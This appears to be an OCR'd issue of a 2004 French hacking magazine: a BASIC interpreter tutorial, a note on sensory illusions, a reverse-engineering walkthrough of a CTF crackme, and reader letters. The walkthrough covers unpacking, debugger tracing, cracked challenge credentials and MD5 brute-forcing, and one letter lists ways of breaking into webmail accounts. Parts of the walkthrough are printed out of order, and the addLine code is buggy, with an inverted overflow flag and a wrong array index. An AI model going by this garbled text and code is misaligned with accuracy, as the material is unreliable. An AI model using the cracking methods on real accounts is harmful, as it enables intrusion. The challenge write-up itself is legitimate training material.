GOTO***num***	saut inconditionnel : l'exécution se poursuit à la ligne numéro ***num***
IF***expr*** GOTO ***num***	saut conditionnel : si la valeur de l'expression ***expr*** est TRUE, alors l'exécution se poursuit à la ligne numéro ***num***, sinon elle se poursuit à la ligne suivante
INPUT***ident***	entrée : la variable ***ident*** reçoit la valeur lue au clavier
PRINT***expr***	sortie : affiche à l'écran la valeur d'***expr***
PRINT***string***	sortie : affiche à l'écran la chaîne de caractères ***string***
PRINTLN	sortie : passe à la ligne suivante de l'écran
END	arrêt : termine l'exécution

On utilise des enregistrements à champ variant pour définir le type des instructions. On se donnera, dans la syntaxe abstraite, une seule instruc-

tion de sortie dont l'argument sera une expression, une chaîne de caractères ou un saut de ligne.

```
Types
   instType = (STO, JMP, CJMP, IN, OUT, EXIT) ;
   outType = (OutString, OutExp, OutLn) ;
   outContent =
   Record
      Case outCase : outType of
        OutString : ( s : String ) ;
        OutExp          : ( e : exp ) ;
        OutLn           : ()
      End
   End ;
   inst =
   Record
      Case instCase : instType of
        STO  : ( stoName1 : String; stoExp : exp ) ;
        JMP  : ( jmpLine : Integer ) ;
        CJMP : ( cjmpExp : exp ; cjmpLine : Integer ) ;
        IN   : ( inName : String ) ;
        OUT  : ( outArg : outContent ) ;
        EXIT : ()
      End
   End ;
```

Attention, ici il n'y a pas de constructeur d'instruction car une instruction est représentée par un enregistrement et pas un pointeur sur enregistrement. Par contre, par la suite, il faudra penser à définir une procédure d'initialisation d'instruction.

À la découverte de la notion de programme...

Qu'est-ce qu'un programme ? C'est une suite de lignes débutant par un numéro et contenant des instructions. Cette suite de lignes est représentée par un tableau dont la taille est limitée par une constante, MAXPROGLEN.

Le programme en lui-même est contenu dans une variable, dite globale, progMem.

Une autre variable, elle aussi globale, progLen, contient l'indice de la dernière instruction du programme.

Enfin, par le booléen err__OutOfProgMem nous disposons d'un indicateur de débordement de la mémoire allouée aux programmes.

```
Const MAXPROGLEN ;

Types
   progLine =
   Record
      num  : Integer ;
      lineInst : inst
   End ;
   progTab = array [1..MAXPROGLEN] of progLine ;

Var
   progMem             : progTab ;
   progLen             : Integer ;
   err__OutOfProgMem : Boolean ;
```

Notez que nous faisons l'hypothèse que les lignes d'un programme sont rangées consécutivement, c'est-à-dire qu'il n'y a pas de trous dans le tableau progMem. On commence par l'indice 1 et ensuite l'ordre des numéros va croissant. Donc nous pouvons en déduire que progLen correspond à la fois au dernier indice de ligne d'un programme et à la longueur du programme (son nombre de lignes).

Cette hypothèse de travail doit être maintenue et c'est le but d'une procédure qui insère correctement les nouvelles lignes dans le tableau progMem et qui, par la même occasion, met à jour la valeur progLen.

```
Procedure addLine(n : Integer; x : inst) ;
Begin
   i := progLen ;
   While (i > 1) and (progMem[i].num > n) do i := i-1 ;
   If progMem[i].num = n then progMem[i].inst := x
   Else Begin
      err__OutOfProgMem := (progLen < MAXPROGLEN) ;
      If not err__OutOfProgMem then Begin
         If progMem[i].num < n then i := i+1 ;
         progLen := progLen+1 ;
         For j:=progLen downto (i-1)
            do progMem[j] := progMem[j-1] ;
         progMem[i].num := n ;
         progMem[progLen].inst := x
      End ;
   End ;
End ;
```


Nous noterons quand même que si le tableau est plein, un appel à addLine ne change rien au tableau mais positionne l'indicateur d'erreur err__OutOfProgMem à la valeur TRUE ; si le numéro de ligne à rajouter (n) est déjà présent dans la table, l'ancienne instruction est remplacée par la nouvelle (x).

Mais la procédure d'insertion des lignes dans un programme peut faire apparaître un problème de cohérence entre le numéro de ligne (champ num des enregistrements de type progLine) et l'indice de l'instruction associée dans le tableau.

Si l'on ne veut pas avoir à rechercher la correspondance entre un numéro de ligne et un indice du tableau lors de l'exécution des instructions de saut, il faut réajuster les arguments de ces instructions avant de lancer l'exécution du programme.

Conclusion

Voici quelques bases pour le futur NGBasic mais ce n'est que le début du travail et un long chemin reste à parcourir. Nous entrerons un peu plus dans les détails de notre interpréteur dès le prochain numéro...



ILLUSIONS ET MONDES PARALLÈLES

En stimulant artificiellement les capteurs sensoriels des muscles on crèe des illusions de mouvement des membres ou du corps entier. L'existence de ces illusions démontre que les messages musculaires sont une source prioritaire de notre perception des positions et des mouvements du corps.

On peut ainsi donner à un sujet l'illusion qu'il dessine différentes formes géométriques alors que sa main reste immobile. Les sujets reconnaissent et nomment sans difficulté les formes qu'ils ont l'illusion de dessiner. Des cellules situées dans les aires corticales pariétales postérieures codent les caractéristiques cinématiques du mouvement sous forme vectorielle dont l'origine est l'extrèmité de la main.

En faisant vibrer le biceps de sujets aux yeux bandés auxquels on avait demandé de se pincer le nez entre le pouce et l'index on leur a donné l'illusion que leur nez s'allongeait, jusqu'à atteindre, chez certains d'entre eux une trentaine de centimètres.

Il ne semble donc pas extravagant de penser que dans un avenir proche, un voyage physique dans un univers purement numérique à l'aide de programmes de stimulation cérébro-sensorielle sera possible, le corps étant totalement immergé au cœur du son et de l'image.

Sources : *Emma Young, New Scientist.*
René Cuillierier, Jean Pierre Roll, Dossiers pour la Science n° 39 : Les illusions des sens.

The Hackademy challenge 2004

BY KES

Solution de l'épreuve newbie II par reverse engineering

L'essence du hacking consiste souvent à prendre des chemins qui n'étaient pas prévus au départ. Bravo à Kes qui a eu l'audace de prendre le challenge newbie No 2 à rebours, et avec succès ! Cette solution explique, pas à pas, comment il a déjoué les pièges que comportait cette approche.

NIVEAU WILD

Solution "classique"

Ce challenge avait pour but de démontrer qu'il est facile de cracker des mots de passe dont on connaît la forme, ou dérivés d'informations personnelles. Nous voulions aussi montrer qu'il est dangereux d'utiliser un mot de passe plusieurs fois. L'épreuve était partagée en deux parties.

Cracking offline

L'archive à télécharger comportait divers fichiers, dont un fichier passwords (de type Unix), une base de données des personnes, une clé gpg, un fichier crypté avec gpg et un fichier john.pot. Le fichier john.pot comportait des mots de passes invalides, mais qui donnaient au moins un exemplaire de chaque type de mot de passe utilisé dans la vraie liste (nom, nom d'utilisateur, adresse, date de naissance, mots usuels, etc.).

En s'aidant de ces informations, on pouvait cracker presque tous les comptes du fichier password (sauf quelques-uns, inutiles). L'un des mots de passe (celui de ziggy, aka Roul Morille) permettait de débloquer la clé gpg.

Cracking online

Avec la clé, on pouvait extraire un exécutable du fichier crypté. Ce programme, VirtualPC.exe, ouvre le port 9000 en local, et invite à entrer un login et mot de passe, un peu comme telnet. Pour ceux qui veulent suivre les indications de Kes, vous pouvez le télécharger directement depuis notre site.

En utilisant les comptes crackés précédemment, on obtenait divers indices pour la suite. Un des comptes donnait cependant une sorte de shell. Seules les commandes su et exit fonctionnaient. Il fallait ensuite trouver le mot de passe root, à passer à su, pour terminer l'épreuve.

Comme expliqué dans le Manuel 8, on pouvait utiliser le logiciel Brutus pour réaliser une attaque par dictionnaire. Les indices permettaient de mieux cibler la liste : le mot est tiré d'une langue des balkans (on trouve une wordlist croate sur packetstorm). Il fallait aussi rajouter un chiffre (par exemple en utilisant les règles de transformation de John the Ripper), et éliminer les mots de passe de plus de 6 signes. Et voilà.

En préambule je dirais que j'ai choisi d'approcher cette épreuve par le reverse engineering, car je n'arrivais pas à cracker le passe root du fichier shad.bak. Les indications me laissaient supposer qu'il s'agissait de programmer John the Ripper pour parvenir à ce résultat. Il s'agissait en fait de faire autre chose, mais je ne l'avais pas compris. Bref, après une semaine de brute force infructueuse, j'ai décidé de reverser le programme.

Unpacking du logiciel

J'ai tout d'abord commencé par désassembler le programme afin de voir si, par le plus pur des hasards, je ne trouvais pas l'une ou l'autre des string refs utiles pour trouver le message de réussite du challenge. Malheureusement, une telle approche n'a pas fonctionné. Dans ce cas de figure, je cherche à voir si le programme n'est pas packé. Je prends donc *peid* (une application pour détecter les packers), qui me renvoie le résultat suivant : UPX 0.89.6 - 1.02 / 1.05 - 1.24 -> Markus & Laszlo

Bon upx, pas de problème, c'est assez classique pour packer. Je télécharge donc upx et j'essaie d'un packer. Cela ne fonctionne pas. J'essaye ensuite *Unpack* (une application qui détecte les packers et contient un set d'unpackers). J'obtiens un exécutable, mais il s'avère inutilisable.

J'avoue ne pas être très doué pour unpacker les programmes. Donc je demande à une personne qui s'y connaît mieux que moi, et elooo m'explique comment faire pour unpacker le programme manuellement (encore merci a toi !).

On se sert d'OllyDbg et on trouve un entry point en 1230. À cet offset on met ebfe (qui boucle dans le vide ; et on note sur un papier les octets originaux). On fait tourner le programme en boucle et on le dump avec *lordpe*. On modifie l'entry point, toujours avec *lordpe*, on remplace le flag d'upx0 par e00000e0, et on met la BaseofCode à 1000 (1000 correspond à l'offset d'UPX0). On sauve, et avec un éditeur hexadécimal on restaure les bytes modifiés ci avant.

Ensuite, on se sert d'*imprec* pour reconstruire les imports (c'est-à-dire : lancer le programme packé, le charger dans *imprec*, mettre le bon oep >> iat autosearch). Il est nécessaire de jouer avec les valeurs du RVA et de size pour avoir les 5 imports du programme (en jouant avec ces valeurs, on voit qu'il y a 5 imports valides). Puis on joue encore avec ces valeurs en donnant à RVA l'adresse du premier import valide, et à size une taille suffisante pour recouvrir les 5 imports, mais avant d'arriver à un import non valide.

Ensuite : on fait "fix dump" sur le programme dumpé, et là, on a un exécutable fonctionnel.

Exploiter les informations

Je me sers maintenant du programme unpacké. En cherchant les string references avec windasm, on n'obtient pas les chaînes affichées, ce qui signifie qu'il va falloir faire autrement pour comprendre ce que le programme fait.

Avec OllyDbg, j'essaye d'abord de comprendre ce que fait le programme en prenant le taureau par les cornes. Cela s'avère être une mauvaise approche. Bon, je passe sur ce que j'ai fait, mais en gros je plantais le programme.

Donc je fouille la mémoire et remarque que certaines données sont placées dans la mémoire les unes à la suite des autres, séparées par des nops (90 en hexadécimal).

Ça commence comme ça :

```
0040180A  C3 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  Ã_______________
0040181A  90 90 90 90 90 90 42 69 65 6E 76 65 6E 75 65 20  ______Bienvenue
```

(J'obtiens ce résultat en me calant à 40180a et avec un clic droit, puis "follow in dump".)

Ensuite, en descendant, on a visiblement des commandes. En descendant davantage, ça recommence (bienvenu sur le système etc.).

On descend encore (le message de bravo de la première partie). On descend une nouvelle fois : des commandes, puis oh ! Du texte disposé comme du texte clair dans la mémoire, sauf qu'il ne veut rien dire !

Donc je place un breakpoint à 401c40, juste après le nop (breakpoint on memory access, sinon Olly n'aime pas et affiche un message pour indiquer un problème). Ensuite on s'assure que le programme est lancé (sinon on appuie sur F9). Là, il faut voir que notre breakpoint ne fonctionnera qu'a deux conditions suivantes :

- on a bien affaire à une section du message crypté,
- on entre le passe qui correspond au bon message.

Ressortons donc notre liste de mots de passe valides dans virtualPC. Voici la mienne :

```
t00r:
jgrimaud:Orange
jbouder:petey
repcheri:131187
fturc:85170
jmanceau:Snowbal
dlerat:3944
rrivenai:160386
mouairy:ouairy
kjoussea:20123
npapion:2691
ddebinde:minou
egortais:05071977
rdelahai:9256
choussay:9506
jdrouet:gordon
jbedouet:12061984
gnaour:191079
grobard:23/03/77
cfloch:07/12/74
mgautier:26/08/84
jrenaud:28/07/87
```

En testant tous ces passes, on s'aperçoit qu'avec egortais comme utilisateur et 05071977 comme passe, OllyDbg bloque ! Et on atterrit en 00402504, soit ici :

```
00402504  |. 8801 |MOV BYTE PTR DS:[ECX],AL
```

On appuie sur F8 plusieurs fois pour tracer et on s'aperçoit que l'on est dans une boucle. On va pouvoir comprendre ce qui se passe. Juste avant on a :

```
004024FB  |. 0FB680 E0884000>|MOVZX EAX,BYTE PTR DS:[EAX+4088E0]
```

Dans la petite fenêtre, on clique sur DS et "follow adress in dump". On constate qu'il y a la chaîne de caractères suivante :

```
004088E0  48 E5 2E FC 13 01 81 BC EF BA 33 2C 88 3D 46 1E
```

Encore une fois F8, et on revient sur notre xor entre le mov et le movz d'avant . Il semblerait que nos valeurs soient xorées ; après 16 caractères xorés, on s'aperçoit que l'on revient en début de chaîne. Ça y est, on a le cryptage : du xor et rien d'autre, avec une clé de 16 caractères. En effet, en se calant sur le mov à 00402504 et en cliquant sur ds/"follow adress in dump", on s'aperçoit que le message se déchiffre petit à petit.

La génération de la chaîne de décryptage

Bon, une chaîne de 16 caractères, ça me rappelle le md5. C'est donc une hypothèse, mais je ne sais pas pour autant ce qui est hashé. Tiens, j'ai un utilisateur qui ne demande pas de passe, c'est t00r. Voyons voir ce qui se passe avec celui-là.

On fait un clic droit sur la table et remove memory breakpoint. On relance le programme en appuyant sur F9. Et on reste près de l'adresse 402502, car nous allons placer un breakpoint dessus par la suite. Donc, une fois le programme reparti, on y met notre breakpoint.

On se reconnecte et on rentre t00r comme username et rien comme passe. Olly bloque le programme, en faisant comme tout à l'heure. En suivant l'adresse dans le dump, on constate que la chaîne de 16 caractères est cette fois :

```
F498EC2634C259A0959C183BB8B4E458
```

Bien, imaginons que c'est du md5. Que ce passe-t-il si je tente de cracker cette chaîne avec mdcrack ? Il suffit d'essayer.

```
Collision found ! => t00r
```

Voilà, en fait la chaîne de l'username est juste hashée en md5. Mais que se passe-t-il pour le passe ? Bon, en essayant, on s'aperçoit que celui-ci est juste concaténé avec le nom d'utilisateur et hashé.

Une fausse piste

Par acquis de conscience et pour être sur d'avoir tous les indices, je me suis ensuite amusé à cracker toutes les chaînes cryptées en mémoire. Si l'on compare la taille des chaînes cryptées avec la taille de la clé, on s'aperçoit que les programmes de cracking de xor ne donnent pas un résultat idéal.

Mais à la main, cela reste faisable si l'on observe par ailleurs que la plupart des messages de dvrasp finissent par un point et un retour chariot (soit 2e0a en hexadécimal), plus le fait qu'ils commencent par des majuscules la plupart du temps. Toujours est-il que l'on s'aperçoit vite que les messages cryptés finissent souvent par 00 (en hexadécimal) comme séparateur, voire 90. J'ai trouvé la chaîne suivante en mémoire :

```
4CD4 217C A83B 3516 43F9 3469 252B 7F7C
347F 064E 8D1D 355B 2CD3 0374 6426 6039
28F1 161D 9011 6255 2096 4E3C 513F 2C2C
23E3 0B1D 8815 795E 2D96 123C 712B 2C2E
AFE6 1C53 8D11 3544 3C81 4070 606A 7F35
32F3 5359 8B54 765F 289F 0C79 6B2D 6970
66F3 1D1D 9A1B 7B59 289D 143C 662F 2C31
29E2 5359 9B54 6556 3A80 053C 2D26 697C
2AF9 1454 9054 7044 3DD3 476E 6A25 787B
6FB8 7937
```

Vu la taille de celle-ci, elle doit être considérée comme facile à cracker comparée aux autres. On trouve comme chaîne de décryptage :

```
55 B4 2A 46 87 F8 7D BD 7A 41 D4 D9 13 12 61 D4
```

C'est-à-dire à l'endroit où l'on a la chaîne de décryptage. En vérifiant, on s'aperçoit que cette chaîne correspond non pas au

Elle donne le message de fin de challenge que l'on devrait obtenir en rentrant le bon passe. Prenez un cracker xor de base pour obtenir ce résultat, avec comme caractère le plus fréquent 20 (en hexadécimal), soit l'équivalent de la touche espace. De toute manière, vous devrez finir à la main.

Reste à savoir ce qui se passe quand on essaye de se loguer en root. Tout d'abord, assurez-vous que la fenêtre en bas à gauche de Olly soit calée sur 4088e0 (en théorie, si vous n'avez rien fermé et suivi mes instructions, vous devriez y être). Ensuite on va poser un breakpoint en écriture sur cette zone de la mémoire (les 16 octets). Vous pouvez ôter, si vous le voulez, le breakpoint sur le xor placé précédemment, ça ira plus vite pour continuer.

Reconnectez-vous sur le port 9000 en localhost. Une fois que le programme est en mode running (voir en bas à droite), connectez-vous avec le login : grobard et le mot de passe : 23/03/77 .

OllyDbg bloque : tapez plusieurs fois sur F9 jusqu'à ce que le programme soit reparti. Et taper "su". Rentrez un mot de passe au hasard, comme "test" par exemple.

Le programme bloque et plus haut on voit la chaîne suivante :

```
00408890  testrrrr
004088A0  rrrrrrrrrrrrrrrr
004088B0  rrrrrrrrrrr
```

C'est-à-dire le mot de passe que l'on a rentré, concaténé avec une chaîne de 31 fois r. On appuie plusieurs fois sur run et on voit le hash se former. La chaîne obtenue est la suivante :

hash du mot de passe root rentré, mais à celle du pass root rentré concaténé des 31 r (note : j'ai vérifié pour d'autres longueurs de passe afin d'être sûr que ce soit ça), Je modifie donc une version de kmd5 1.02 (pas la dernière version), un cracker md5 maison - certes plutôt mal codé mais plutôt rapide pour les listes comparé à d'autres - afin de concaténer à chaque fois 31 r à la fin du mot. Et je vérifie que le cracker est fonctionnel en testant sur des mots de passe choisis.

Et là je suis une fausse piste : je pars du principe que c'est le hash root (cracké plus haut) qui va me servir au décryptage (c'était pourtant logique). Je profite donc, en crackant en md5, du bénéfice d'une vitesse d'attaque supérieure à John the RIpper. Là, je peux tenter des attaques qu'il me semblait déraisonnable de faire avant, à cause du temps qu'elles prendraient. Pour ce faire, je rentre dans ma liste de hash à cracker :

```
4696733DFE74153749F3601C054A0C5C
et
96733DFE74153749F3601C054A0C5C46
```

Soit le même que plus haut, mais avec une rotation des chiffres en hexadécimal, car le premier caractère du message décrypté n'était pas une lettre mais 0A (donc, par acquis de conscience je mets les deux, ce qui est de toute façon presque aussi rapide). Je n'obtiens aucun résultat.

La vraie piste

Faute de résultat, je me rappelle du message de dvrasp sur le forum, qui indiquait que dans certains cas on obtenait des messages bizarres et qu'il ne fallait pas en tenir compte. Comme je commençais à maudire dvrasp, je me suis dit que là encore je n'allais pas suivre son conseil :P Il m'est donc venu à l'esprit de voir comment faisait le programme pour me dire si le login est correct ou non. Par chance, il est facile de voir la zone de mémoire qui sert à indiquer que le passe n'est pas correct.

C'est ici :

```
00401549  |> C74424 04 8614>MOV DWORD PTR SS:[ESP+4],DECRYPT_.00401400>;
             ASCII "Mot de passe incorrect."
```

On constate aussi qu'il y a un jump qui appelle cette chaîne :

```
0040151A    78 2D     JS SHORT DECRYPT_.00401549
```

Avec une comparaison juste avant.

On ôte le breakpoint qu'on avait mis avant dans la mémoire à 4088E0, tout en sachant qu'il nous sera utile plus tard. Donc, clic droit sur la zone en bas> breakpoint > remove memory breakpoint. Et nous allons rajouter un breakpoint juste avant la zone de comparaison décrite ci-dessus. Disons ici, au début de la chaîne d'instruction :

```
004014FB  |> 8B45 C4          MOV EAX,DWORD PTR SS:[EBP-3C]
```

On appuie sur F9, et comme il est inutile de chercher à se reloguer, on tape su puis à nouveau un passe comme "test". OllyDbg se bloque au breakpoint. On va donc replacer un breakpoint en access memory sur les deux octets à 4088e0 et 4080e1 (je n'en prends que deux car sinon il va bloquer plus de fois pour rien). Pour cela : sélectionner les deux bytes en question et faire comme tout à l'heure, avec un breakpoint on memory access.

Appuyer 4 fois sur F9 jusqu'à tomber sur :

```
78001409   8B4E FC          MOV ECX,DWORD PTR DS:[ESI-4]
```

Ce qui est intéressant vient ensuite (appuyez sur F8 pour y arriver) :

```
7800140F   38D1             CMP CL,DL
```

Là, on voit une jolie comparaison entre DL=7A et CL=55.

55 correspond à notre premier chiffre de la hash. Appuyez à nouveau 4 fois sur run (ou F9).

On retombe au même endroit. Et à ce niveau-là on peut voir d'où venait ce 7A :

```
7800140C   8B57 FC    MOV EDX,DWORD PTR DS:[EDI-4]
```

Dans la fenêtre du milieu, on voit écrit :

```
DS:[00406004]=7BADC1CF
```

Faites un clic droit dessus et "follow adress in dump". Vous tombez sur 9F C1 AD 7B etc.

Appuyez une fois sur F8 et vous voyez que notre 55 de notre hash est cette fois comparé avec le 9F d'avant. Appuyez 4 fois sur F9 et deux fois sur F8.

Tiens, DL est cette fois de 1f, c'est le caractère qui est à 4 cases plus loin. Recommencez l'opération. Oh ! Encore 4 cases plus loin : la chaîne suivante est A0 77 3F 27. Que se passe-t-il si je la modifie par les quatre premiers chiffres de la chaîne md5 du passe que j'ai rentré ? Bon, souvenez-vous, si on rentre le passe root "test", on obtient comme 4 premier chiffres :

```
55 B4 2A 46
```

Donc on sélectionne la zone de mémoire :

```
A0 77 3F 27
```

Clic droit > binary > edit et écrivez ou collez à la place :

```
55 B4 2A 46
```

Puis appuyez sur ok.

Faites ensuite un clic droit sur la même zone Breakpoint > remove memory breakpoint et appuyez sur F9. On obtient une

chaîne bizarre dans notre client telnet : ça y est, j'ai enfin le truc dont dvrasp ne veut pas que je ne tienne pas compte ! On touche le bon bout !

On a des séries de 4 chiffres hexadécimales qui servent à être comparées au hash. Les voici toutes :

```
7A5C7BA5 9FC1AD7B 1F2AF3F1 7B94F2AA
55B42A46 ØDAØB58F A86FBFC8 6A5E6ACA
D338268C 86842643 6ACB367D 1B36C1FØ
9C7EDØA1 82C323FB 9E127AØ7 FC7BFBØ5
82306C93 30017924 85815C25 E73C3B67
ØØØØ179C C14A429E 83A54542 FAADE89A
2D31EA16 10F14E7D C9464FC7 FE4CEEBØ
F498EC26 BA6305D5
```

C'est-à-dire que si mes hashs md5 commencent par l'une de ces séquences, j'ai peut-être un bon mot de passe. Reste à ressortir notre cracker qui concatène les chaînes avec des r et à le modifier une nouvelle fois, afin qu'il ne compare que les 4 premiers octets.

Bon, un octet peut contenir 256 chiffres différents (de 00 à FF), soit 256 possibilités. Et 256 à la puissance 4, c'est 4 milliards environ. On aura donc un passe en moyenne tous les 140 millions environ, pour 30 débuts de hashs, ce qui devrait limiter le nombre de faux positifs. Ensuite, il faut calibrer l'attaque.

En fait, on peut se contenter de faire une attaque alphanumérique avec un seul chiffre (indiqué comme indice) et avec comme taille maximale 6 signes (indiquée dans les indices aussi). Le cracker donne quelques faux positifs, comme biqql7 et sos8zs. Mais au final, on trouve 2kurac comme mot de passe.

Ça ne correspond pas au passe root du fichier shad.bak, puisque j'avais testé ce type d'attaque avec John the Ripper. (Mine de rien, on teste 712882560 possibilités si j'ai bien calculé.) Et donc là je comprends ce que j'aurais dû faire au départ avec ce programme : un script qui fait une attaque par force brute sur le port 9000 de localhost, avec probablement un liste de mots venant de l'un ou l'autre pays des Balkans (comme la Croatie puisque "kurac" fait partie de la liste de mot de ce pays, comme aurait pu le deviner facilement tout habitué de cette page web : http://www.insultmonger.com/swearing/croatian.htm).

Épilogue

Pour ceux qui sont curieux, le hash trouvé est :

```
ba6305d5e6b20a66e253574c8f673520 pour
2kuracrrrrrrrrrrrrrrrrrrrrrrrrrrrrrr
```

Et celui-ci ne correspond pas du tout au passe de décryptage xor du fichier crypté. Un breakpoint en écriture sur la zone qui contient le passe, soit à 4088E0, permet de démontrer que c'est bien la clé :

```
4696733DFE74153749F3601C054AØC5C
```

qui est utilisée comme trouvé précédemment pour decrypter en xor, mais qui n'est calculée que plus tard.

Remerciements :
elooo pour m'avoir aidé à unpacker le programme,
dg-sc pour m'avoir supporté durant le challenge :P
Les outils utilisés sont répertoriés sur le site suivant :
http://protools.anticrack.de/

Classements du Challenge

Expert :

dvorak	10	Expert I
spacewalker	9	Expert I
sauron	8	Expert I
lct	7	Expert I, Newbie IIa
mandragore	7	Expert I
sebasto	7	Expert I, Newbie IIa&b
phun	6	Expert I, Newbie I
lejav	5	Expert I
DeLeTe	2	Newbie II

Newbie :

ZirKKam	11	Newbie I, Newbie IIa&b
ganjalink	8	Newbie I, Newbie IIa&b
SteveOS	8	Newbie IIa&b
Kes	7	Newbie I, Newbie IIa&b
lancaster	7	Newbie I, Newbie IIa&b
zoul23	4	Newbie I, Newbie IIa&b
yozam	3	Newbie I, Newbie IIa&b
Sebux	3	Newbie I, Newbie IIa
Mariomomo	3	Newbie IIa&b
jiffax	2	Newbie IIa&b

Classement sur la deuxième épreuve Newbie seulement :

SteveOS	8	**(Le premier à valider les deux parties était ZirKKam, suivi de SteveOS).**
ZirKKam	6	
Kes	6	
ganjalink	4	
lancaster	4	
Mariomomo	3	
zoul23	2	
Sebux	2	
yozam	2	
jiffax	2	

C'est donc SteveOS qui gagne un abonnement à THJ. Il recevra également un t-shirt " spécial édition Qualified ", tout comme Kes et Mariomomo (ZirKKam, ganjalink et lancaster étant les vainqueurs de l'épreuve précédente).

PROCHAINES ÉPREUVES DÈS LE 15 MAI 2004
www.thehackademy.net/challenge/index.php

voice@dmpfrance.com

Voix de la communauté

Hacking et sites pédophiles

Bonjour, je lis vos magazines et me suis dit que vous pourrez sûrement détecter les créateurs des sites pédophiles suivants. Étant contre ce style de pratique, je me dit que vous ferez sûrement mieux que les flics qui sont 24 h sur 24 h à l'apero...

narfounet

Merci pour ton initiative. Cependant, ce n'est pas le rôle de The Hackademy de courir après ces criminels, même si nous condamnons ces gens tout aussi vivement que toi. Ce genre d'interférence est d'ailleurs connu pour gêner, voire ruiner complètement des enquêtes en cours.
Si tu ne fais pas confiance à la police, tu peux contacter des associations qui connaissent bien mieux le problème que nous, et qui peuvent efficacement coordonner nos efforts. Par exemple bouclier.org.

Open Proxy

Merci pour ce journal avec toutes ces infos. J'ai un petit souci avec le honeypot du n° 13. Je suis pas très fort en python, et je voulais savoir s'il y avait moyen de changer quelquechose dans le code pour pouvoir se connecter sur un server irc assez sécurisé. Car en fait, quand je lance le honeypot puis me connecte sur irc.freenode.net, il me refuse car il dis que je suis un " open proxy ".

lafourmi

Il faut ajouter une entrée dans la liste suivante :

```
if peerhost in ['java.ca.us.webchat.org',
                'AReims-105-2-1-21.w217-128.abo.wanadoo.fr',
                'box.shellserv.net']:
    log.msg("(*) Blocking proxy scanner (IRC) %s" % peerhost)
    log.msg("code %s connection to %s:%s (user %s) refused" % (code,server,port,user))
    return 0
```

Tu trouveras dans tes logs le nom de l'host correspondant à ce serveur irc.

Cracker une boîte mail

Coment hacker une boîte mail ? Par exemple la mienne. Je veux dire : comment peut-on trouver le " pass " d'une boîte mail si on a uniquement son adresse mail ?
J'ai déjà lu beaucoup de conneries du genre : mettez vos emails et votre pass dans le body du mail, lol !
Quelle arnaque. Voilà, c'est juste pour savoir si vous savez comment faire.

Merci ;)

Leonardo

Il y a différentes techniques qui peuvent répondre à ta question, en fonction du type de boîte mail considéré. Cela dit, je ne peux pas te donner des informations techniques précises permettant de pirater une boîte donnée, pour des raisons légales.

Menaces principales :

- brute force du mot de passe,
- découverte de la réponse à la " question " de récupération du mot de passe,
- faille quelconque du serveur mail permettant une intrusion,
- faille XSS du webmail permettant de récupérer un cookie de session (voir THJ 13, par exemple),
- social engineering (faux formulaire...) facilité par les failles d'IE (par exemple au niveau de l'affichage de l'adresse URL, voir THJ 14),
- sniffing de session POP3 ou http.

Curieux messages

Bonjour,
J'ai constaté une bizarrerie sur mes différentes boîtes mail depuis quelque temps, provenant d'adresses mail variées et tout à fait cohérentes. Je reçois à peu près le même type de message, une phrase en anglais me disant de lire le fichier attaché, qui s'appelle presque toujours " your_file.pif ".
Il me semble qu'il y a là un virus, mais je vous mets au courant parce que les possesseurs de ces adresses mail ne semblent pas au courant de ces envois...

Christophe

